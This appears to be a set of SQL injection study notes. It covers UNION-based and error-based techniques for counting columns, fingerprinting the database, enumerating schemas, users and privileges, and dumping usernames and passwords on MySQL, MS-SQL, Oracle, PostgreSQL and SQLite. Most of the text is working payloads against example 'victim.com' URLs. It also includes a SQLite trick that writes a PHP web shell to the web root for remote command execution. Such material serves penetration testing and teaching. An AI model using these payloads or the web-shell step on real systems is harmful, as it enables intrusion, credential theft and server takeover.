Msg 205, Level 16, State 1, Line 1 All queries in a SQL statement containing a UNION operator must have an equal number of expressions in their target lists.

MySQL:

The used SELECT statements have a different number of columns

PostgreSQL

ERROR: Each UNION query must have the same number of columns

2' order by 3 -- '

you can close the quotes ‘ at the end to prevent syntax errors.

this method is good when there is a firewall

**So the idea here that we will try to increase the number until we get an error , once we get an error the number of columns will be N-1**

* + - * **Second Method**
        + It consists on trial and error of injecting the second query multiple times, gradually increasing the number of columns until the query executes correctly. On most recent database servers (notably not on Oracle 8i or earlier), you can inject the NULL value for each column, as the NULL value can be converted to any other data type, therefore avoiding errors caused by different data types in the same column.
        + you can request URLs such as the following until no error is returned:

http://www.victim.com/products.asp?id=12+union+select+null--

<http://www.victim.com/products.asp?id=12+union+select+null,null-->

http://www.victim.com/products.asp?id=12+union+select+null,null,null--

* + - **Understanding the Layout of the Output:**
      * Now that we know how many columns are in the table, we can use this information to extract further data with a UNION statement. Unions allow us to add a second select statement to the original query, extending our capability, but each select statement must return the same number of columns. We know the query selects three columns based on our enumeration. However, not necessarily all columns are displayed on the webpage. Our next step is to determine which columns are displayed. If we use a union to extract useful data, we want to make sure the data will be displayed. We need to better understand our output so we can begin to build a meaningful database extraction.
      * First, let’s get an idea of which columns are being displayed in the page. We will use a UNION to do this. We can specify literal values instead of looking up values from a table. Since we have three columns, we will add “union all select NULL, NULL, NULL” to our payload. This new select state will return one row with three columns with values of 1, 2, and 3. Our payload is now this:
        + ? id =5 UNION select 1, 2, 3 --
        + ? id =5 UNION select 1,2,3 #
      * **Finding columns with a useful data type**
        + Generally, the interesting data that you want to retrieve will be in string form, so you need to find one or more columns in the original query results whose data type is, or is compatible with, string data. so we can try to probe each column to test whether it can hold string data by submitting a series of UNION SELECT payloads that place a string value into each column in turn

? param =5 ' UNION SELECT 'a',NULL,NULL, --

? param =5 ' UNION SELECT NULL,'a',NULL #

? param =5 ' UNION SELECT NULL,NULL,'a' --

* + - * + **Errors**

when you are attempting a UNION SELECT attack and the data type of a column is not compatible with string data, the injected query will cause a database error

such as:

Conversion failed when converting the varchar value 'a' to data type int.

MySQL:

(MySQL will not give you an error.)

Oracle:

ORA-01790: expression must have same datatype as corresponding expression

MS-SQL: Msg 245, Level 16, State 1, Line 1

Syntax error converting the varchar value ‘foo’ to a column of data type int.

when Your input doesn’t match the expected data type for the field. You may have SQL injection, and you may not need a single quote, so try simply entering a number followed by your SQL to be injected. In

MySQL:

(MySQL will not give you an error.)

Oracle:

ORA-01722: invalid number

ORA-01858: a non-numeric character was found where a numeric was expected

MS-SQL:

Msg 245, Level 16, State 1, Line 1 Syntax error converting the varchar value ‘foo’ to a column of data type int.

If an error does not occur, and the application's response contains some additional content including the injected string value, then the relevant column is suitable for retrieving string data.

* + - * + **Note**

The reason for using NULL as the values returned from the injected SELECT query is that the data types in each column must be compatible between the original and the injected queries. Since NULL is convertible to every commonly used data type, using NULL maximizes the chance that the payload will succeed when the column count is correct.

On Oracle, every SELECT query must use the FROM keyword and specify a valid table. There is a built-in table on Oracle called DUAL which can be used for this purpose. So the injected queries on Oracle would need to look like: ' UNION SELECT NULL FROM DUAL--.

You will encounter an error when you are attempting a UNION SELECT attack, and you have specified a different data type from that found in the original SELECT statement in oracle and MSSQL databases but won’t generate an error in MySQL

Ex : ? param =text**’** union all select 1, 2, 3 --

* + - **Data extraction (union Based)**
      * we will be illustrated of how you can obtain a list of all databases that are installed on the remote server, a list of all tables of each of those databases, and a list of all columns for each of those tables—in short, how to enumerate the database schema. We will perform this attack by extracting some of the metadata that databases use to organize and manage the databases they store
      * To enumerate the tables/columns that are present on the remote database, you need to access specific tables that contain the description of the structure of the various databases. This information is usually called metadata (which means “data about other data”). An obvious precondition for this to succeed is that the user performing the queries must be authorized to access such metadata, and this might not always be the case. If the enumeration phase fails, you might have to escalate your privileges to a more powerful user
      * **Identifying The DBMS**
        + The Web application technology will give you your first hint. For instance, ASP and .NET often use Microsoft SQL Server as the back-end database. On the other hand, a PHP application is likely to be using MySQL or PostgreSQL. If the application is written in Java, it probably talks with an Oracle or a MySQL database. Also, the underlying operating system might give you some hints: a server farm of Internet Information Server (IIS) installations is a sign of a Microsoft-based infrastructure, so SQL Server is probably behind it. Meanwhile, a Linux server running Apache and PHP is more likely to be using an open-source database such as MySQL or PostgreSQL. Obviously, you should not rely only on these considerations for your fingerprinting effort, because it is not unusual for administrators to combine different technologies in ways that are less common. However, the infrastructure that is in front of the database server, if correctly identified and fingerprinted, can provide several hints that will speed up the actual fingerprinting process.
        + The best way to uniquely identify the database depends heavily on whether you are in a blind or non-blind situation. If the application returns, at least to a certain level, the results of your queries and/or the error messages of the database server (i.e. a non-blind situation), the fingerprint is fairly straightforward, because it is very easy to generate output that provides information about the underlying technology. On the other hand, if you are in a blind situation and you can’t get the application to return database server messages, you need to change your approach and try to inject queries that are known to work on only a specific technology. Depending on which of those queries are successfully executed, you will be able to obtain an accurate picture of the database server you are dealing with.
        + Very often, all it takes to get an idea of the back-end database server is to see one error message that is verbose enough. The message generated by the same kind of SQL error will be different depending on the database server technology that was used to execute the query. For instance, adding a single quote will force the database server to consider the characters that follow it as a string instead of as SQL code, and this will generate a syntax error
        + **Example**

**Oracle**

**ORA**-01773: may not specify column datatypes in this CREATE TABLE

**MySQL**

ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your **MySQL** server version for the right syntax to use near '' at line 1

**PostgreSQL**

**pg\_query():** Query failed: ERROR: unterminated quoted string at or near "'" at character 69 in /var/www/php/somepge.php on line 20

* + - * **Extract the database version**
        + The first piece of necessary information we need is what DBMS version we are testing. Without this information, we cannot adjust queries, specific to the context, and successfully proceed with the exploitation
        + **MySQL :**

@@version / VERSION()

UNION SELECT 1 , 2 , @@version --

* + - * + **MS\_SQL :**

@@version

UNION SELECT 1 , 2 , @@version --

* + - * + **PostgreSQL**

Select Version ()

* + - * + **Oracle:**

UNION Select banner from v$version

UNION Select banner FROM V$VERSION WHERE banner LIKE 'oracle%'

UNION Select banner FROM GV$VERSION WHERE banner LIKE 'oracle%'

* + - * **Extract the database name**
        + **MySQL:**

‘UNION SELECT table\_schema FROM information\_schema.tables --

// get all databases names you can use this method if you don’t have administrative method

‘UNION Select distinct(db) FROM mySQL.db –

List all databases you can use this method if you have administrative method

Union Select database ()

get the name of the current db

* + - * + **PostgreSQL**

SELECT datname FROM pg\_database

Get all database names

SELECT current\_database()

Get the current database name

* + - * + **MS\_SQL:**

‘UNION SELECT name FROM master..sysdatabases

// provided us with the list of the databases

‘UNION Select db\_name()

//get the current Database used by the web app

‘UNION SELECT DB\_NAME(N); // N = 1,2,3,…..

Providing a smallint ID, we can retrieve the information of a specific database.

‘UNION SELECT dbid, DB\_NAME(dbid) from master..sysdatabases

Here are the list of names and IDs

* + - * + **Oracle:**

Each DATABASE must point to an INSTANCE that has its custom logical and physical structures in order to store information like tables, indexes, etc. Ignoring the physical structures, the most important and relevant logic structure for us is the TABLESPACE.

So, we can continue with the following query that will list the TABLESPACES the current user can use:

**UNION SELECT TABLESPACE\_NAME FROM USER\_TABLESPACES**

In the results you will find “SYSTEM and SYSAUX “ they are the system TABLESPACES (databases) created automatically at the beginning when the database is made

If we want to retrieve the default TABLESPACE, we need this query:

UNION SELECT DEFAULT\_TABLESPACE FROM USER\_USERS

- Or -

UNION SELECT DEFAULT\_TABLESPACE FROM SYS.USER\_USERS

Where USER\_USERS is the table in SYS that describes the current user

SYS\_CONTEXT(‘USERENV’,’DB\_NAME’) FROM dual

List all databases

UNION SELECT DISTINCT owner FROM all\_tables --

You can try

UNION SELECT global\_name FROM global\_name;

UNION SELECT name FROM V$DATABASE;

UNION SELECT instance\_name FROM V$INSTANCE;

UNION SELECT SYS.DATABASE\_NAME FROM DUAL;

* + - * **Extract the current user**
        + **MySQL :**

Get the current user

user()

Current\_user()

System\_user()

Session\_user()

union all select 1, 2, user() --

Whereas, if the current user is privileged, we can retrieve the list of all users this way:

SELECT user FROM mySQL.user;

MySQL is a system database that, by default, is only usable to a root user

* + - * + **PostgreSQL**

SELECT usename FROM pg\_user

List of usernames

SELECT usename FROM pg\_user WHERE usesuper IS TRUE

List Database admin accounts

Also, you can use these to extract the current user

SELECT user;

SELECT current\_user;

SELECT session\_user;

SELECT getpgusername();

Four different ways to get the current user? Well, there are some minor differences between some of them: session\_user returns the user who started the current connection to the database, while current\_user and user (they are equivalent) return the current execution context, meaning that this value is the one used for checking permissions. They usually return the same value, unless “SET ROLE” has been called at some point. Finally, getpgusername() returns the user associated with the current thread. Again, it is somewhat unlikely you will get a different result.

* + - * + **MS-SQL:**

We have the following list of functions and constants to select the current user

suser\_sname()

Constant: System\_user

Constant: user

Retrieve all users

SELECT name FROM SYSLOGINS

Current user

SELECT loginame FROM SYSPROCESSES WHERE spid = @@SPID

Current active user

SELECT original\_login\_name FROM SYS.DM\_EXEC\_SESSIONS WHERE status='running'

* + - * + **Oracle:**

Retrieving the current user:

UNION SELECT user FROM dual

UNION Select Sys.login\_user from dual

We can say the same about using the system views USER\_USERS or ALL\_USERS , This query can be executed by any user of the database:

UNION SELECT username FROM USER\_USERS

Current user

UNION SELECT username FROM ALL\_USERS

Union select username from dba\_users

list of all users in the database.

Some Default Users

SYS

SYSTEM

OUTLN

XDB

CTXSYS

MDSYS

ANONYMOUS

XS$NULL

APEX\_040000

APEX\_PUBLIC\_USER

* + - * **Retrieve current user’s privilege**
        + **Oracle:**

User privileges are organized within the System Tables: DBA\_ROLE\_PRIVS and USER\_ROLE\_PRIVS. The first table describes the roles of all users in the database, while the second is exclusive for the current user. Clearly, the DBA table is for privileged users!

union SELECT GRANTEE, GRANTED\_ROLE FROM DBA\_ROLE\_PRIVS--

UNION SELECT username FROM USER\_ROLE\_PRIVS

The current user's session privileges are also reported within the SESSION\_ROLES

UNION SELECT role FROM SESSION\_ROLES

If you want to retrieve an overview of all the data dictionaries, tables, and views available, then you may need to use this super view: DICTIONARY.

UNION SELECT \* FROM DICTIONARY

UNION SELECT \* FROM DICT

SELECT privilege FROM session\_privs

In Oracle, there are four different kinds of privileges (SYSTEM, ROLE, TABLE, and COLUMN).

To get system privileges for the current user:

select \* from user\_sys\_privs; --show system privileges of the current user

To get role privileges for the current user:

select \* from user\_role\_privs; --show role privileges of the current user

To get table privileges for the current user:

select \* from user\_tab\_privs;

To get column privileges for the current user:

select \* from user\_col\_privs;

To get the list of all possible privileges you must replace the user string in the preceding queries with all, as follows.

To get all system privileges:

select \* from all\_sys\_privs;

To get all role privileges:

select \* from all\_role\_privs;

To get all table privileges:

select \* from all\_tab\_privs;

To get all column privileges:

select \* from all\_col\_privs;

* + - * + **MS-SQL:**

UNION SELECT grantee, table\_name, privilege\_type FROM INFORMATION\_SCHEMA.TABLE\_PRIVILEGES

UNION SELECT IS\_SRVROLEMEMBER

* + - * + **MySQL:**

What a user can do is defined through privileges. In MySQL, the privileges are all stored within the INFORMATION\_SCHEMA database and organized by the following tables:

INFORMATION\_SCHEMA Table

COLUMN\_PRIVILEGES

SCHEMA\_PRIVILEGES

TABLE\_PRIVILEGES()

USER\_PRIVILEGES

So, for example, if we are looking for privileges on various users, this is the query to use:

UNION SELECT grantee, privilege\_type FROM INFORMATION\_SCHEMA.USER\_PRIVILEGES --

UNION SELECT grantee, privilege\_type FROM information\_schema.user\_privileges WHERE grantee = ‘[user]’ --

where [user] is determined from the output of SELECT user()

Whereas, to know the privileges granted to users on the different databases:

UNION SELECT grantee, table\_schema, privilege\_type FROM INFORMATION\_SCHEMA.SCHEMA\_PRIVILEGES;

Extract the privileges on tables and columns

SELECT user FROM MYSQL.USER WHERE Super\_priv = 'Y';

* + - * + **PostgreSQL**

‘Union SELECT usename, usecreatedb, usesuper, usecatupd FROM pg\_user

‘AND 1=2 union select NULL,usename||'~'||usecreatedb||'~'||usesuper FROM pg\_user

* + - * **Extract the table names in the database**
        + **Oracle:**

In Oracle, We need to use the system view ALL\_TABLES to enumerate the list of tables accessible to the current user. [ALL\_TABLES is equivalent to information\_schema.tables ]

UNION SELECT tablespace\_name||'~ '||table\_name FROM all\_tables

UNION SELECT tablespace\_name||'~ '||table\_name FROM sys.all\_tables

UNION SELECT table\_name FROM all\_tables;

UNION SELECT owner, table\_name FROM all\_tables;

* + - * + **MS-SQL/ MySQL**

In MySQL, INFORMATION\_SCHEMA.TABLES is the table that provides information about tables in the databases managed. We can run the following query to select this information:

‘UNION SELECT Table\_Name FROM information\_schema.tables where table\_schema=database() --

// Get all table names in the current database used

‘UNION select TABLE\_NAME FROM information\_schema.tables where table\_schema='database\_name' --

//get all table names in the database specified

‘UNION SELECT table\_name FROM information\_schema.tables where table\_schema=dbname\_in\_hex\_encoding –

// To bypass filters

‘UNION SELECT concat(TABLE\_SCHEMA, char(58) ,TABLE\_NAME) FROM information\_schema.tables --

// Get all Databases names and the Table Names inside each one

‘Union select TABLE\_NAME FROM information\_schema.tables --

//get all table names in all databases

‘UNIOn SELECT table\_schema,table\_name FROM information\_schema.tables WHERE table\_schema != 'mySQL' AND table\_schema != 'information\_schema'

retrieve all tables of all databases except the ones belonging to mySQL and information\_schema, two built-in databases whose tables you are probably not interested in

* + - * + **MS-SQL**

In SQL Server, information about tables is stored within sysobjects. This table contains not only information about tables, but also all the objects defined for that specific schema It also contains a lot more data we’re not necessarily interested in, and therefore we need to focus on user-defined objects by specifying that we are only interested in the rows where the type is U. The list of tables for the current database can be obtained as follows

UNION SELECT name FROM sysobjects WHERE xtype='U'

To retrieve the list of tables for a specific database, we need to put the name of the database before the table name, see below:

UNION SELECT name FROM employees..sysobjects WHERE xtype='U'

The column xtype defines many object types. Here are just few useful ones:

xtype Description

S System Table

U User Table

TT Table Type

X Extended Stored Procedure

V Views

* + - * + **PostgreSQL**

Union SELECT c.relname FROM pg\_catalog.pg\_class c LEFT JOIN pg\_catalog. pg\_namespace n ON n.oid = c.relnamespace WHERE c.relkind IN ('r','') AND n.nspname NOT IN ('pg\_catalog', 'pg\_toast') AND pg\_catalog.pg\_table\_is\_visible(c.oid)

Union SELECT tablename FROM pg\_tables WHERE tablename NOT LIKE 'pg\_%' AND tablename NOT LIKE 'SQL\_%'

union Select table\_name,NULL FROM information\_schema.tables WHERE table\_name NOT LIKE 'pg\_%' AND table\_name NOT LIKE 'SQL\_%' --

You can also use information schema table

* + - * **Extract the column names in a table**
        + **Oracle:**

the system view ALL\_TAB\_COLUMNS is useful in enumerating the columns of the tables accessible to the current user. [ALL\_TAB\_COLUMNS is equivalent to  information\_schema.columns]

UNION SELECT column\_name FROM user\_tab\_columns WHERE table\_name = ‘FOO’

UNION SELECT table\_name||'~'||column\_name FROM user\_tab\_columns

UNION SELECT column\_name FROM SYS.ALL\_TAB\_COLUMNS

UNION SELECT column\_name FROM ALL\_TAB\_COLUMNS

* + - * + **MS-SQL/MySQL**

Union select COLUMN\_NAME FROM information\_schema.columns where table\_name='TABLE-NAME-HERE';

ALL columns in all tables and databases are stored within the INFORMATION\_SCHEMA .COLUMNS

get all columns names in the table specified

if the same table name is found in any other databases it’s columns will be retrieved also

Union Select column\_name from information\_schema.columns where table\_schema=database() and table\_name='TABLE-NAME-HERE' --+

get all columns names in the table specified in the current database

Union Select column\_name from information\_schema.columns where table\_schema=database() and table\_name=’users’--+

//retrieve the column names for users’ tables

Union SELECT concat(TABLE\_SCHEMA,char(58),TABLE\_NAME,char(58),COLUMN\_NAME) FROM INFORMATION\_SCHEMA.COLUMNS --+

Get all columns in all tables in all databases respectively

UNION SELECT table\_schema, table\_name, column\_name FROM information\_schema.columns WHERE column\_name LIKE 'password' OR column\_name LIKE 'credit\_card' --

look for a table that contains a specific column you are interested into you can use this

you can use %% ex : “%password%” if the Developer has named this column to something similar such as “Password\_enc”

* + - * + **MS-SQL**

The enumeration of the columns is similar to that of tables. The System Table in charge is syscolumns.

SELECT name FROM syscolumns

SELECT name FROM dbname\_here..syscolumns

SELECT name FROM e-shop..syscolumns WHERE id = (SELECT id FROM e-shop..sysobjects WHERE name = 'Users')

here, we nest a SELECT query into another SELECT query. We start by selecting the name field of the e-shops..syscolumns table, which contains all the columns of the e-shop database. Then we add a WHERE clause, using the id field, that is used in the syscolumns table to uniquely identify the table that each column belongs to. And the id value of the table whose name is users,

* + - * + **PostgreSQL**

Union SELECT relname, A.attname FROM pg\_class C, pg\_namespace N, pg\_attribute A, pg\_type T WHERE (C.relkind='r') AND (N.oid= C.relnamespace) AND (A.attrelid=C.oid) AND (A.atttypid=T.oid) AND (A.attnum>0) AND (NOT A.attisdropped) AND (N.nspname ILIKE 'public')

This query will extract all columns in the ‘public’ schema. Change the last ILIKE clause if you need to extract the columns of another schema

Union SELECT DISTINCT relname FROM pg\_class C, pg\_namespace N, pg\_attribute A, pg\_type T WHERE (C.relkind='r') AND (N.oid=C.relnamespace) AND (A.attrelid=C.oid) AND (A.atttypid=T.oid) AND (A.attnum>0) AND (NOT A.attisdropped) AND (N.nspname ILIKE 'public') AND attname LIKE '%password%'

if you need to find the tables that contain columns you might be interested in (obvious examples: “password” and “passwd”), you can use the following query, modifying the last LIKE clause to fit your needs:

Use information\_schema same as MYSQL Database

* + - * **Extract data in columns**
        + ‘union Select 1,2, concat(column1, column2) from tablename --+
        + ‘union select 1, username, password from users --+

//show users and passwords in users tables

* + - * **retrieving multiple values in a single column**
        + **Oracle**

'foo'||'bar'

CONCAT('Concat', 'enation')

Example:

Gifts' UNION SELECT username||'~'||password FROM users--

* + - * + **Microsoft**

'foo'+'bar'

CONCAT('Concat','enation') [from v2012]

Example :

Gifts' UNION SELECT username+'~'+password FROM users--

* + - * + **PostgreSQL**

'foo'||'bar'

Example :

Gifts' UNION SELECT username||'~'||password FROM users--

* + - * + **MySQL**

'foo' 'bar' [Note the space between the two strings]

CONCAT('foo','bar') | group\_concat(one\_column)

Example :

Gifts' union select NULL,concat(username,password) from users –

Gifts' UNION SELECT username||'~'||password FROM users--

* + - * + [**Steps using Group\_concat()]**

‘ UNION SELECT 1 , 2 , database() #

‘ union select 1, 2 ,group\_concat(table\_name) from information\_schema.tables where table\_schema=database() #

‘union select 1,group\_concat(column\_name) from information\_schema.columns where table\_schema=database() and table\_name='users' #

' union select group\_concat(username),group\_concat(password) from users #

* + - * **Other info that can be useful to extract**
        + Variable/function Output
        + user() Current User
        + database() Current Database
        + version() Database Version
        + schema() Current Database
        + UUID() System UUID Key
        + current\_user() Current User
        + system\_user() Current System User
        + session\_user() Session User
        + @@hostname Current Hostname
        + @@tmpdir Temporary Directory
        + @@datadir Data Directory
        + @@version Version of Database
        + @@basedir Base Directory
        + @@GLOBAL.have\_symlink Check if the symlink is Enabled or Disabled
        + @@GLOBAL.have\_ssl Check if it SSL is available
      * **Notes**
        + **DBMS Metadata**

**information\_schema** is supported by MS-SQL, MySQL, and many other databases, including SQLite and PostgreSQL. It is designed to hold database schemas (tables, columns, users, …), the server and other useful information. This “information” is also known as metadata, system catalog or data dictionary, making it a primary target for attackers wanting to examine the database.

EX : SELECT schema\_name FROM information\_schema.schemata;

SELECT table\_name , column\_name FROM information\_schema.columns where column\_name LIKE ‘%PASS%’

The most important columns in information\_schema are

**TABLE\_SCHEMA** : contains all the databases

**TABLE\_NAME** : contains all table names in all databases

**COLUMNS\_NAME** : contains all columns names in all databases

Note that Oracle doesn’t support this schema. When targeting an Oracle database, the attack would be identical in every other way. However, you would use the query SELECT table\_name,column\_name FROM all\_tab\_columns to retrieve information about tables and columns in the database. (You would use the user\_tab\_columns table to focus on the current database only.) When analyzing large databases for points of attack, it is usually best to look directly for interesting column names rather than tables.

On Oracle databases, every SELECT statement must specify a table to select FROM. If your UNION SELECT attack does not query from a table, you will still need to include the FROM keyword followed by a valid table name.

There is a built-in table on Oracle called DUAL which you can use for this purpose.

For example: UNION SELECT 'abc' FROM DUAL

Microsoft SQL Server has a similar concept and the metadata can be accessed via the INFORMATION\_SCHEMA or with **system tables** (sysobjects, sysindexkeys, sysindexes, syscolumns, systypes, etc.), and/or with system stored procedures; SQL Server 2005 introduced some catalog views called “sys.\*”. In **System Tables**. Depending on the version of the DBMS, these tables exists either only in the **MASTER** database or in every database. Information about the databases is stored in the system table: **sysdatabases**. This table is accessible from all the databases, therefore making the following queries the equivalent:

SELECT name FROM master..sysdatabases;

- Or -

SELECT name FROM sysdatabases;

* + - * + **Oracle Schema/user**

I believe the problem is that Oracle uses the term schema slightly differently from what it generally means.

Actually, Oracle Database contain logical and physical structure to process the data. The Schema Also Logical Structure to process the data in Database (Memory Component). It's created automatically by Oracle when user created. It contains all objects created by the user associated to that schema.For Example if i created a user with name santhosh then oracle creates a schema called santhosh, Oracle stores all objects created by user santhosh in the santhosh schema.

We can create schema by using the CREATE SCHEMA statement, but Oracle automatically creates a user for that schema

* + - * + **Oracle roles/privileges**

**There are two types of user privileges in Oracle Database.**

System Privilege

Object Privilege

**privileges**

System privileges control what a user can do in the database. For example, can they create tables, create users, and drop tablespaces? These privileges apply mainly to adding or changing structures in the database.

Object privileges control how a user can access the actual data in the database. For example, what data can he see, change, or delete? These privileges apply primarily to rows in a table or view.

**Roles**

A user privilege is a right to execute a particular type of SQL statement, or a right to access another user's object. The types of privileges are defined by Oracle. Roles, on the other hand, are created by users (usually administrators) and are used to group together privileges or other roles. In order to effectively manage these privileges,

* + - * + **Getting Rid of the original Query Result**

There is a small tip that you can do if the web application is vulnerable to UNION Based Injection and you need to get rid of the original row of results. As an example:

?id=12+union+select+NULL, system\_ user, NULL, NULL

To prevent the query from returning the first row of the result (the one containing the results of the original query) you need to add a condition that always makes the WHERE clause false, before injecting the UNION query. For instance, you can inject the following:

http://www.victim.com/products.asp?id=12+**and+1=0**+union+select+NULL,system\_user, NULL, NULL

Because the value 1 is never equal to the value 0, the first WHERE will always be false, the data of the product with ID 12 will not be returned, and the only row the application will return will contain the value system\_user

* + - * + **SQLite**

SQLite\_master is the same as information\_schema in mySQL

‘or (select SQL from SQLite\_master) or ‘

Union SELECT name, SQL FROM SQLite\_master

Return the name of the tables and their columns

Union select SQLite\_version();

**Extract table name**

union select tbl\_name from SQLite\_master

Union SELECT tbl\_name FROM SQLite\_master WHERE type='table' and tbl\_name NOT like 'SQLite\_%'

**Extract column names**

Union SELECT SQL FROM SQLite\_master

Union SELECT SQL FROM SQLite\_master WHERE type!='meta' AND SQL NOT NULL AND name ='table\_name'

Remote Command Execution using SQLite command - Attach Database

ATTACH DATABASE '/var/www/lol.php' AS lol;

CREATE TABLE lol.pwn (dataz text);

INSERT INTO lol.pwn (dataz) VALUES ('<?system($\_GET['cmd']); ?>');--

* + - * + **Difference between concat() and Group\_concat() and concat\_ws()**

Similar to CONCAT, MySQL GROUP\_CONCAT is also used to concatenate values across a table. The difference here is while CONCAT is used to combine values across columns, GROUP\_CONCAT gives you the capability to combine values across rows

 CONCAT\_WS is another variation of CONCAT provided by MySQL, which enables a user to specify a separator for the columns that are being concatenated.This is preferred over CONCAT in situations where you want to merge more number of columns and use the same separator for all the columns that are concatenated.

SELECT CONCAT(fname, '|', lname, '|', address)

SELECT CONCAT\_WS('|', fname, lname, address)

If just only one column is vulnerable we can concatenate the output by concat() function

' UNION SELECT concat(user,char(58),password),2 FROM users #

id=-1' union select 1,group\_concat(table\_name),3 from information\_schema.tables where table\_schema=database() --+

the concat function is used for concatenation of two or more string into a single string. This keyword presents all the table name as group

* + - * + If you get an error like: "union + illegal mix of collations (IMPLICIT + COLLATIONS) ..."

you can use convert () function, or with hex () and unhex()

?id=5 union all select 1, convert (@@version using latin1),3 --

?id=5 union all select 1, unhex(hex(@@version)),3/\*

* + - * + **To summarize how to Extract data from databases**

1- know nb of columns to be able to use the UNION statement

GROUP BY N --+

2- know which columns are being displayed in the page

3- gather info From the database with UNION statement

UNION SELECT 1,2,..,N-1 --+

* + - **Data Extraction of MySQL without information\_schema table (Before MySQL 5)**
      * Unfortunately, information\_schema is available only in MySQL 5 and later, so if you are dealing with an earlier version the process will be more difficult, as a bruteforce attack might be the only way to determine the names of tables and columns. One thing you can do (however, it’s a little complicated) is access the files that store the database, import their raw content into a table that you create, and then extract that table using one of the techniques you’ve seen so far. Let’s briefly walk through an example of this technique You can easily find the current database name with the following query:
        + SELECT database()
      * The files for this database will be stored in a directory with the same name as the database itself. This directory will be contained in the main MySQL data directory, which is returned by the following query:
        + SELECT @@datadir
      * Each table of the database is contained in a file with the extension MYD. For instance, here are some of the MYD files of a default mySQL database:
        + tables\_priv.MYD host.MYD help\_keyword.MYD columns\_priv.MYD db.MYD
      * You can extract the contents of a specific table of that database with the following query:
        + SELECT load\_file('databasename/tablename.MYD')
      * However, without information\_schema you will have to brute-force the table name for this query to succeed. Also, note that load\_file only allows you to retrieve a maximum number of bytes that is specified in the @@max\_allowed\_packet variable, so this technique is not suited for tables that store large amounts of data.
      * **What are FRM, MYD, MYI files?**
        + Most of us work with PHPMYADMIN, MySQL Query Browser, MySQL Migration Tool, MySQL Administrator where we see the database and tables with their logical view. How many of us have see the physical structure of our db?. When the term physical comes, several question arises

1) where do they reside?

2) what sort of file structure they possess?

3) how can we check it?

4) What are .frm, .myi, .myd inside them?

5) Are they going to differ for different Engines we use?

* + - * + Generally you can find the data directory of your file with your .my.cnf file. The physical structure of db is something like a directory structure, where each database is a subdirectory under the main directory and has some files in it. Each table has its own file. Basically one can see three types of files .frm, .myi, .myd.. But they are not same for all tables and db. They differ based on the engines you use and sometimes even differ with the os. There are lots of other factors that is in the backend behind the type of files you see. We will see some basic differences.

.FRM => It has the table structure of your table or table definition

.MYI => It has the indexes of your table

.MYD => It contains your data

* + - * + For ex: if your db name is school and tables called class and student. The Physical structure will have a directory called school and files class.frm, class.myi, class.myd, student.frm, student.myi, student.myd.
        + You can use these files when your db crash, or when you upgrade your db to another version and it can also be used while migrating and repairing your indexes without affecting data.
* **Error Based SQL Injection**
  + **Definition** 
    - If for some reason you **cannot** see the **output** of the **query** but you can **see the error messages**, you can make this error messages to **ex-filtrate** data from the database. Following a similar flow as in the Union Based exploitation you could manage to dump the DB.
    - Error-based SQL injections are another way to retrieve data from the database. While they do not ask for data directly, they actually use some advanced DBMS functions to trigger an error. The error message contains the information the penetration tester is aiming for., we’ll retrieve database names, schemas, and data from the errors themselves
    - Most of the times the error message is reflected in the web application output, but it could also be embedded in an email message or appended to a log file. It depends on how the web application is configured.
    - Error-based SQL injection is one of the fastest ways to extract data from a database. It is available on DMBSs such us Oracle, PostgreSQL and MS SQL Server.
  + **MS-SQL server Error Based SQL injection**
    - **Notes**
      * The schemas are databases with the singular purpose of describing all the other user-defined databases in the system.
      * In MSSQL, sa is the super admin and has access to the master database. The master database contains schemas of user-defined databases.
      * One of the most used tricks is to trigger a type conversion error that will reveal us the wanted value. Payload ex:
        + **9999999 or 1 in (SELECT TOP 1 CAST(<FIELDNAME> as varchar(4096)) from <TABLENAME> WHERE <FIELDNAME> NOT IN (<LIST>)); --**

9999999 is just a bogus value; you can put everything here provided that it is not an id present in the database (we want the OR part of the SQL query to be executed, so the first condition should be FALSE).

Or 1 in : This is the part of the SQL that will trigger the error. We are asking the database to look for integer value 1 within a varchar column.

Cast() : This is where we insert the column that we want to dump. (Either a column of a user-defined database or a "special" database column). can also be a SQL function like user\_name() or a variable like @@version.

Where : We will use this part in the iterations to dump database data. This part can be omitted/adjusted at our disposal according to which table our searched fieldname value belongs to

* + - * + **For integer inputs : convert(int,@@version)**
        + **For integer inputs : cast((SELECT @@version) as int)**
        + **For string inputs : ' + convert(int,@@version) + '**
        + **For string inputs : ' + cast((SELECT @@version) as int) + '**
    - **Retrieving The DBMS Version**
      * **Payload**
        + 9999999 or 1 in (SELECT TOP 1 CAST(@@version as varchar(4096)))—
      * **Output Error:** 
        + . [Microsoft][SQL Server Native Client 10.0][SQL Server]Conversion failed when converting the varchar value 'Microsoft SQL Server 2008 R2 (SP2) - 10.50.4000.0 (X64) Jun 28 2012 08:36:30 Copyright (c) Microsoft Corporation Express Edition (64-bit) on Windows NT 6.1 (Build 7601: Service Pack 1) (Hypervisor) ' to data type int.
      * Knowing the database version is really important because it helps you during the exploitation phase.
        + Different MS SQL Server versions have different default column names in the master database.
    - **Retrieving The DBMS current User**
      * **Payload**
        + 9 9999 or 1 in (SELECT TOP 1 CAST(user\_name() as varchar(4096))) –
      * **Output Error:** 
        + [Microsoft][SQL Server Native Client 10.0][SQL Server]Conversion failed when converting the varchar value 'user' to data type int.
    - **Retrieving The Database names**
      * **Payload**
        + 9999 or 1 in (SELECT TOP 1 CAST(db\_name(**0**) as varchar(4096))) –

The DB\_NAME() function accesses the master..sysdatabases table which stores all the databases installed on the server. We can only see the databases that user has rights to.

To enumerate all the databases that user can access, we just have to increment the db\_name() argument: To 1, 2, 3 and continue until we cannot enumerate more databases.

* + - **Retrieve The Table Names in the current Database**
      * **Payload**
        + 9999 or 1 in (SELECT TOP 1 CAST(name as varchar(4096)) FROM ..sysobjects WHERE xtype='U' and name NOT IN ()); --

xtype='U' Means that we are only interested in user-defined tables

name NOT IN ('') : name is a column of the "sysobjects" special table. Every time we find a new table we will append it to the NOT IN list. This is needed because the error displays only the first table name

If a database contains three tables:

HR

Customers

Products

<known Table list > will :

Be empty in the first payload. ... name NOT IN ('') will work!

Contain 'HR' at the second step

Contain ‘HR,’ 'Customer,’ 'Products' at the last step

* + - **Retrieve The column Names** 
      * After retrieving the tables of a database, it is also possible to recover the columns of each table
      * **Payload**
        + 9999 or 1 in (SELECT TOP 1 CAST (<db name>..syscolumns.name as varchar(4096)) FROM <db name>..syscolumns, <db name>..sysobjects WHERE <db name>..syscolumns.id=<db name>..sysobjects.id AND <dbname>..sysobjects.name=<table name> AND <db name>..syscolumns.name NOT IN (<known column list>)); --

<db name> is the name of the database we are working on.

<table name> is the name of the table which we are studying

